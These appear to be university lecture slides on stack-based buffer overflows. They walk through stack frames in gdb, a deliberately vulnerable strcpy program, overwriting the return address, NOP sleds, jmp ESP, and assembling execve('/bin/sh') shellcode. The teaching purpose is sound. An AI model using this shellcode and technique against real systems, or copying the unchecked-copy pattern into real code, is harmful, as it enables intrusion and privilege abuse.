CS 290
Host-based Security and Malware

Christopher Kruegel

chris@cs.ucsb.edu

Buffer Overflows

Buffer Overflows

- Result from mistakes done while writing code
  - coding flaws because of
    - unfamiliarity with language
    - ignorance about security issues
    - unwillingness to take extra effort
- Often related to particular programming language
- Buffer overflows
  - mostly relevant for C / C++ programs
  - not in languages with automatic memory management
  - these use
    - dynamic bounds checks (e.g., Java)
    - automatic resizing of buffers (e.g., Perl)

Buffer Overflows

- Goal
  - change flow of control (flow of execution), and
  - execute arbitrary code

- Requirements
  1. inject attack code or attack parameters
  2. abuse vulnerability and modify memory such that control flow is redirected


- Change of control flow
  - alter a code pointer (i.e., value that influences program counter)
  - change memory region that should not be accessed

Buffer Overflows

- One of the most used attack techniques
- Advantages
  - very effective
    - attack code runs with privileges of exploited process
  - can be exploited locally and remotely
    - interesting for network services
- Disadvantages
  - architecture dependent
    - directly inject assembler code
  - operating system dependent
    - use call system functions
  - some guess work involved (correct addresses)

Buffer Overflows

- Process memory regions
  - Stack segment
    - local variables
    - procedure calls
  - Data segment
    - global initialized variables (data)
    - global uninitialized variables (bss)
    - dynamic variables (heap)
  - Code (Text) segment
    - program instructions
    - usually read-only
- Display with `cat /proc/<pid>/maps`



Buffer Overflows


- Overflow memory region on the stack
  - overflow function return address
    - Phrack 49 -- Aleph One: Smashing the Stack for Fun and Profit
    - Phrack 58 -- Nergel: The advanced return-into-lib(c) exploits
  - overflow function frame (base) pointer
    - Phrack 55 -- klog: The Frame Pointer Overflow
  - overflow longjump buffer
- Overflow (dynamically allocated) memory region on the heap
  - Phrack 57 -- MaXX: Vudo malloc tricks

    -- anonymous: Once upon a free() ...
- Overflow function pointers
  - stack, heap, BSS (e.g., PLT)

Stack


- Usually grows towards smaller memory addresses
  - Intel, Motorola, SPARC, MIPS
- Processor register points to top of stack
  - `stack pointer - SP`
  - points to <u>last stack element</u> or first free slot
- Composed of frames
  - pushed on top of stack as consequence of function calls
  - address of current frame stored in processor register
    - `frame/base pointer - FP`
  - used to conveniently reference local variables

Stack


previous frame
function arguments
return address
previous frame pointer
local variables
current frame
frame pointer
stack pointer
caller code
1. push arguments
2. call instruction
callee code
1. push frame pointer
2. move stack pointer to frame pointer
3. increase stack pointer


Procedure Call

```
int foo(int a, int b)
{
   int i = 3;

   return (a + b) * i;
}

int main()
{
   int e = 0;
   e = foo(4, 5);
   printf("%d", e);
}
```




A Closer Look

```
(gdb) disas main
Dump of assembler code for function main:
0x0804836d <main+0>:    push   %ebp
0x0804836e <main+1>:    mov    %esp,%ebp
0x08048370 <main+3>:    sub    $0x18,%esp
0x08048373 <main+6>:    and    $0xfffffff0,%esp
0x08048376 <main+9>:    mov    $0x0,%eax
0x0804837b <main+14>:   add    $0xf,%eax
0x0804837e <main+17>:   add    $0xf,%eax
0x08048381 <main+20>:   shr    $0x4,%eax
0x08048384 <main+23>:   shl    $0x4,%eax
0x08048387 <main+26>:   sub    %eax,%esp
0x08048389 <main+28>:   movl   $0x0,0xfffffffc(%ebp)
0x08048390 <main+35>:   movl   $0x5,0x4(%esp)
0x08048398 <main+43>:   movl   $0x4,(%esp)
0x0804839f <main+50>:   call   0x8048354 <foo>
0x080483a4 <main+55>:   mov    %eax,0xfffffffc(%ebp)
```




A Closer Look

```
(gdb) breakpoint foo
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: ./test1
Breakpoint 1, 0x0804835a in foo ()
(gdb) disas
Dump of assembler code for function foo:
0x08048354 <foo+0>:      push   %ebp
0x08048355 <foo+1>:      mov    %esp,%ebp
0x08048357 <foo+3>:      sub    $0x10,%esp
0x0804835a <foo+6>:      movl   $0x3,0xfffffffc(%ebp)
0x08048361 <foo+13>:     mov    0xc(%ebp),%eax
0x08048364 <foo+16>:     add    0x8(%ebp),%eax
0x08048367 <foo+19>:     imul   0xfffffffc(%ebp),%eax
0x0804836b <foo+23>:     leave
0x0804836c <foo+24>:     ret
End of assembler dump.
(gdb)
```



The `foo` Frame

```
(gdb) stepi
0x08048361 in foo ()
(gdb) x/12wx $ebp-16
0xaf9d3cc8:  0xaf9d3cd8  0x080482de  0xa7faf360  0x00000003
0xaf9d3cd8:  0xafdde9f8  0x080483a4  0x00000004  0x00000005
0xaf9d3ce8:  0xaf9d3d08  0x080483df  0xa7fadff4  0x08048430
```



Taking Control of the Program

Buffer Overflow

- Code (or parameters) get injected because
  - program accepts more input than there is space allocated

- In particular, an array (or buffer) has not enough space
  - especially easy with C strings (character arrays)
  - plenty of vulnerable library functions

    `strcpy, strcat, gets, fgets, sprintf ..`

- Input spills to adjacent regions and modifies
  - code pointer or application data
    - all the possibilities that we have enumerated before
  - normally, this just crashes the program (e.g., `sigsegv`)

Example

```
// Test2.c
#include <stdio.h>
#include <string.h>

int vulnerable(char* param)
{
   char buffer[100];
   strcpy(buffer, param);
}

int main(int argc, char* argv[])
{
   vulnerable(argv[1]);
   printf(“Everything's fine\n”);
}
```

Buffer that can contain 100 bytes


Copy an arbitrary number of characters from `param` to buffer

Let's Crash

```
> ./test2 hello
Everything's fine

> ./test2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault

>
```

What Happened?

```
> gdb ./test2

(gdb) run hello
Starting program: ./test2
Everything's fine


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAAA...
Program received signal SIGSEGV,
Segmentation fault.
0x41414141 in ?? ()
```



Choosing Where to Jump

- Address inside a buffer of which the attacker controls the content
  - PRO: works for remote attacks
  - CON: the attacker need to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
  - PRO: easy to implement, works with tiny buffers
  - CON: only for local exploits, some program clean the environment, the stack must be executable
- Address of a function inside the program
  - PRO: works for remote attacks, does not require an executable stack
  - CON: need to find the right code, one or more fake frames must be put on the stack

Jumping into the Buffer

- The buffer that we are overflowing is usually a good place to put the code (shellcode) that we want to execute
- The buffer is somewhere on the stack, but in most cases the exact address is unknown
  - The address must be precise: jumping one byte before or after would just make the application crash
  - On the local system, it is possible to calculate the address with a debugger, but it is very unlikely to be the same address on a different machine
  - Any change to the environment variables affect the stack position


Solution: The NOP Sled

- A sled is a “landing area” that is put in front of the shellcode
- Must be created in a way such that wherever the program jump into it..
  - .. it always finds a valid instruction
  - .. it always reaches the end of the sled and the beginning of the shellcode

- The simplest sled is a sequence of no operation (NOP) instructions
  - single byte instruction (0x90) that does not do anything
  - more complex sleds possible (`ADMmutate`)


- It mitigates the problem of finding the exact address to the buffer by increasing the size of the target area

Assembling the Malicious Buffer



Code Pointer

any return address into the
NOP sledge succeeds



Solution: Jump using a Register

- Find a register that points to the buffer (or somewhere into it)
  - ESP
  - EAX (return value of a function call)
- Locate an instruction that jump/call using that register
  - can also be in one of the libraries
  - does not even need to be a real instruction, just look for the right sequence of bytes
    jmp ESP = 0xFF 0xE4
- Overwrite the return address with the address of that instruction

The Shell Code

Buffer Overflow

- Executable content (called shell code)
  - usually, a shell should be started
    - for remote exploits - input/output redirection via socket
  - use system call (`execve`) to spawn shell

- Shell code can do practically anything
  - create a new user
  - change a user password
  - modify the .rhost file
  - bind a shell to a port (remote shell)
  - open a connection to the attacker machine

Shell Code

```
void main(int argc, char **argv) {
     char *name[2];
     name[0] = "/bin/sh";
     name[1] = NULL;

   execve(name[0], &name[0], &name[1]);
   exit(0);
}

int execve(char *file, char *argv[], char *env[])
```

- `file` is name of program to be executed
  `"/bin/sh"`
- `argv` is address of null-terminated argument array
  `{"/bin/sh", NULL }`
- `env` is address of null-terminated environment array
  `NULL (0)`

Shell Code

`int execve(char *file, char *argv[], char *env[])`

```
(gdb) disas execve
 ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
 ....
```

copy **file* to ebx

copy **argv[]* to ecx

copy **env[]* to edx

put the system call number in eax (execve = 0xb)

invoke the syscall

Shell Code

- Spawning the shell in assembly

  1. move system call number (0x0b) into `%eax`
  2. move address of string `/bin/sh` into `%ebx`
  3. move address of the address of `/bin/sh` into `%ecx` (using `lea`)
  4. move address of null word into `%edx`
  5. execute the interrupt 0x80 instruction

Shell Code

- `file` parameter
  - we need the null terminated string `/bin/sh` somewhere in memory
- `argv` parameter
  - we need the address of the string `/bin/sh` somewhere in memory,
  - followed by a NULL word
- `env` parameter
  - we need a NULL word somewhere in memory
  - we will reuse the null pointer at the end of argv

Shell Code

- `execve` arguments

located at address `addr`

`/bin/sh0addr0000`

`env` -- pointer to null-word


`arg` -- pointer to address of null-terminated string

`file` -- null-terminated string

Shell Code

- Problem – position of code in memory is unknown
  - how to determine *address of string*
- We can make use of instructions using relative addressing
- `call` instruction saves IP on the stack and jumps
- Idea
  - `jmp` instruction at beginning of shell code to `call` instruction
  - `call` instruction right before `/bin/sh` string
  - `call` jumps back to first instruction after jump
  - now address of `/bin/sh` is on the stack

Shell Code


jmp_addr
call_addr
jmp call_addr
popl %esi
Shell Code
call jmp_addr + 1
/bin/sh0000
%esi holds address of string /bin/sh

The Shell Code (almost ready)

```
jmp     0x26                    # 2 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
movb    $0x0,0x7(%esi)          # 4 bytes
movl    $0x0,0xc(%esi)          # 7 bytes
movl    $0xb,%eax               # 5 bytes
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
movl    $0x1, %eax              # 5 bytes
movl    $0x0, %ebx              # 5 bytes
int     $0x80                   # 2 bytes
call    -0x2b                   # 5 bytes
.string \"/bin/sh\"             # 8 bytes
```


setup

execve()

